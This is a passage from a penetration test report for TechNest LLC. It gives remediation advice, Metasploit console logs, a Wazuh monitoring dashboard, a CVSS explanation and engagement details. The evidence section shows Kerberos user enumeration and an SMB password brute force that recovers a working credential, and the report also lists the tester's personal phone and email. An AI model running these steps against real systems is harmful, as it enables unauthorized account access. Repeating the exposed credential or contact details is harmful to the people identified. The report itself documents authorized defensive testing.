- **Increased Incident Response Costs:** The organization may incur higher costs associated with incident response, investigations, and potential remediation efforts following an attack.

**Suggested Remediations:**


1. **Enforce Strong Password Policies:** Implement policies that require complex passwords, periodic password changes, and minimum password lengths.
2. **Implement Multi-Factor Authentication (MFA):** Add an extra layer of security for accessing critical systems, making unauthorized access more difficult.
3. **Regularly Audit User Accounts:** Conduct periodic reviews of user accounts and permissions to identify and remove unnecessary access rights.
4. **Educate Employees:** Provide training on security best practices, including password management and recognizing phishing attempts.
5. **Monitor Authentication Logs:** Utilize Security Information and Event Management (SIEM) tools to monitor authentication attempts and detect suspicious activities in real-time.
6. **Limit User Privileges:** Apply the principle of least privilege, ensuring users have only the necessary access rights for their roles.
7. **Implement Account Lockout Policies:** Set up account lockout mechanisms after a defined number of failed login attempts to deter brute-force attacks.
8. **Conduct Regular Security Assessments:** Perform regular penetration testing and vulnerability assessments to identify and address security gaps proactively.
9. **Utilize Password Managers:** Encourage the use of password management tools to help employees generate and store complex passwords securely.
10. **Deploy Intrusion Detection Systems (IDS):** Implement IDS to detect and alert on suspicious activities related to authentication and access attempts.


**Evidence:**

```
msf6 > search kerberos_enumusers

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/gather/kerberos_enumusers                    normal  No     Kerberos Domain User Enumeration


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/gather/kerberos_enumusers

msf6 > use auxiliary/gather/kerberos_enumusers
msf6 auxiliary(gather/kerberos_enumusers) > show options

Module options (auxiliary/gather/kerberos_enumusers):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   DOMAIN                      yes       The Domain Eg: demo.local
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Usin
                                         g-Metasploit
   RPORT      88               yes       The target port
   Timeout    10               yes       The TCP timeout to establish connection and read data
   USER_FILE                   yes       Files containing usernames, one per line

msf6 auxiliary(gather/kerberos_enumusers) > set DOMAIN domain.local
DOMAIN => domain.local
msf6 auxiliary(gather/kerberos_enumusers) > set RHOSTS 192.168.137.58
RHOSTS => 192.168.137.58
msf6 auxiliary(gather/kerberos_enumusers) > set RPORT 88
RPORT => 88
msf6 auxiliary(gather/kerberos_enumusers) > set USER_FILE username
USER_FILE => username
msf6 auxiliary(gather/kerberos_enumusers) > exploit
[*] Running module against 192.168.137.58

[*] Using domain: DOMAIN.LOCAL - 192.168.137.58:88...
[+] 192.168.137.58:88 - User: "adhvik" is present
[*] Auxiliary module execution completed
msf6 auxiliary(gather/kerberos_enumusers) >
```

```
msf6 > search smb_login

Matching Modules
================

   #  Name                                 Disclosure Date  Rank    Check  Description
   -  ----                                 ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/smb_login                       normal  No     SMB Login Check Scanner


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_login

msf6 > use auxiliary/scanner/smb/smb_login
msf6 auxiliary(scanner/smb/smb_login) > show options

Module options (auxiliary/scanner/smb/smb_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ABORT_ON_LOCKOUT  false            yes       Abort the run when an account lockout is detected
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none
                                                , user, user&realm)
   DETECT_ANY_AUTH   false            no        Enable detection of systems accepting any authentication
   DETECT_ANY_DOMAIN false            no        Detect if domain is required for the specified user
   PASS_FILE                          no        File containing passwords, one per line
   PRESERVE_DOMAINS  true             no        Respect a username that contains a domain name.
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RECORD_GUEST      false            no        Record guest-privileged random logins to the database
   RHOSTS                             yes       The target host(s), see https://github.com/rapid7/metasploit-framework/w
                                                iki/Using-Metasploit
   RPORT             445              yes       The SMB service port (TCP)
   SMBDomain         .                no        The Windows domain to use for authentication
   SMBPass                            no        The password for the specified username
   SMBUser                            no        The username to authenticate as
```

```
msf6 auxiliary(scanner/smb/smb_login) > set PASS_FILE pass
PASS_FILE ⇒ pass
msf6 auxiliary(scanner/smb/smb_login) > set RHOSTS 192.168.137.58
RHOSTS ⇒ 192.168.137.58
msf6 auxiliary(scanner/smb/smb_login) > set SMBUser Adhvik
SMBUser ⇒ Adhvik
msf6 auxiliary(scanner/smb/smb_login) > run

[*] 192.168.137.58:445    - 192.168.137.58:445 - Starting SMB login bruteforce
[-] 192.168.137.58:445    - 192.168.137.58:445 - Failed: '.\Adhvik:123@test',
[!] 192.168.137.58:445    - No active DB -- Credential data will not be saved!
[+] 192.168.137.58:445    - 192.168.137.58:445 - Success: '.\Adhvik:LetMeIn23'
[*] 192.168.137.58:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) >
```




Agents (1)
Deploy new agent
Export formatted
ID Name IP Group(s) OS Cluster n... V... Regis... Last kee... Status Ac...
001 WIN-E6MPB7L... 192.168.... default Microsoft ... node01 v... Oct 18, ... Oct 18, ...
wazuh.
Agents / WIN-E6MPB7L2048
WIN-E6MPB7L2...
Modules
Inventory data
Stats
Configuration
ID 001
Status active
IP 192.168.137.58
Version Wazuh v4.9.1
Groups default
Operating system Microsoft Windows ...
Cluster node node01
Registration date Oct 18, 2024 @ 03:32:26.000
Last keep alive Oct 18, 2024 @ 03:38:39.000
Last 24 hours
MITRE
Top Tactics
Defense Evasion 18
Initial Access 17
Persistence 17
Privilege Escalation 17
Compliance
PCI DSS
2.2 (263)
2.2.5 (52)
4.1 (38)
10.2.5 (33)
7.1 (25)
Top 5 alerts
Windows logon suc...
Windows User Logoff.
CIS Microsoft Wind...
CIS Microsoft Wind...
SCA summary: CIS ...
Top 5 rule groups
sca
windows
windows_security
authentication_succ...
ossec
Top 5 PCI DSS Requirements
2.2
10.2.5
2.2.5
4.1
7.1
Rule level by attack
Valid Accounts
Disable or Modify T...
3
MITRE attacks by tactic
Valid Accounts
Disable or Modify T...
Count
60
40
20
0
Defense Evasion
Initial Access
Persistence
Privilege Escalation
rule.mitre.tactic: Descen
Rule level by tactic
Defense Evasion
Initial Access
Persistence
Privilege Escalation
3

# Vulnerability Severity Assessment (Utilizing CVSS)

To evaluate the severity of vulnerabilities, we employed the Common Vulnerability Scoring System (CVSS) framework. The following eight key factors were analyzed to ascertain the risk level associated with each vulnerability:

**1. Attack Vector (AV)**

- **Definition:** Indicates how an attacker can exploit the vulnerability. It defines the method of access to the vulnerable system.
- **Values:**
    - **Network (N):** Exploits can occur remotely over a network, making them easier to execute.
    - **Adjacent (A):** The attacker must be on the same local network to exploit the vulnerability.
    - **Local (L):** Exploitation requires physical or local access to the machine.
    - **Physical (P):** The attacker needs physical access to the device to exploit the vulnerability.

**2. Attack Complexity (AC)**

- **Definition:** Refers to the conditions beyond the attacker's control that must exist for exploitation to succeed.
- **Values:**
    - **Low (L):** Exploiting the vulnerability is straightforward and can be executed with little technical skill.
    - **High (H):** Exploitation requires specific conditions or specialized knowledge, making it more difficult.

**3. Privileges Required (PR)**

- **Definition:** Describes the level of access an attacker must have to exploit the vulnerability.

- **Values:**
    - **None (N):** No special privileges are needed, allowing anyone to exploit the vulnerability.
    - **Low (L):** Basic user-level privileges are necessary for exploitation.
    - **High (H):** Administrative or elevated privileges are required, making it harder to exploit.

**4. User Interaction (UI)**

- **Definition:** Indicates whether the exploitation of the vulnerability necessitates action from a user.
- **Values:**
    - **None (N):** Exploitation can occur without any user involvement.
    - **Required (R):** The attack requires the user to take an action, such as clicking a link.

**5. Scope (S)**

- **Definition:** Determines if the exploitation of the vulnerability can affect other components or systems beyond the initial target.
- **Values:**
    - **Unchanged (U):** The impact remains confined to the vulnerable component.
    - **Changed (C):** Exploitation can have repercussions on other components, leading to broader implications.

**6. Confidentiality Impact (C)**

- **Definition:** Measures the potential loss of confidentiality when the vulnerability is exploited, specifically regarding unauthorized access to information.
- **Values:**
    - **None (N):** There is no potential for information disclosure.
    - **Low (L):** Some sensitive information could be accessed or disclosed.
    - **High (H):** There is a complete compromise of confidential information, exposing it to unauthorized individuals.

**7. Integrity Impact (I)**

- **Definition:** Assesses the potential impact on the integrity of data when the vulnerability is exploited, focusing on unauthorized alterations to information.
- **Values:**
  - **None (N):** There is no potential for altering data.
  - **Low (L):** There could be some unauthorized modifications.
  - **High (H):** The attacker can fully control and alter data, undermining its integrity.

**8. Availability Impact (A)**

- **Definition:** Evaluates the potential loss of availability of a system or service when the vulnerability is exploited, affecting its functionality.
- **Values:**
  - **None (N):** The availability of the system is unaffected.
  - **Low (L):** There may be a partial loss of service or reduced performance.
  - **High (H):** Complete denial of service occurs, making the system or service inaccessible.

# APPENDIX A - TOOLS USED

| TOOL | DESCRIPTION |
|---|---|
| **BurpSuite Community Edition** | Used for web application testing to identify vulnerabilities through scanning and manipulation. |
| **Metasploit** | Used for penetration testing to develop and execute exploits against remote targets. |
| **Nmap** | Used for network scanning to discover hosts, services, and open ports. |
| **SQLmap** | Used for detecting SQL injection vulnerabilities and automating database extraction. |
| **Jxplorer** | Used for exploring and managing LDAP entries, providing a GUI for Active Directory. |
| **Wazuh** | Wazuh is used for monitoring security events, detecting threats, and ensuring compliance through log analysis and intrusion detection. |

***Table A.1:*** *Tools used during assessment*

# APPENDIX B - ENGAGEMENT INFORMATION

## Client Information

| | |
|---|---|
| **Client** | TechNest LLC |
| **Primary Contact** | TechNest LLC CISO (Chief Information Security Officer) |
| **Approvers** | The following people are authorized to change the scope of engagement and modify the terms of the engagement<br>Penetration Tester |

***Table B.1:*** *Client Information*

## Version Information

| Version | Date | Description |
|---|---|---|
| 1.0 | 17-10-2024 | Initial report to client |

***Table B.2:*** *Version Information*

## Contact Information

| | |
|---|---|
| **Name** | Pooja Mahapatro |
| **Address** | Ichapuram |
| **Phone** | 7337253547 |
| **Email** | Poojapatro16@gmail.com |

***Table B.3:*** *Contact Information*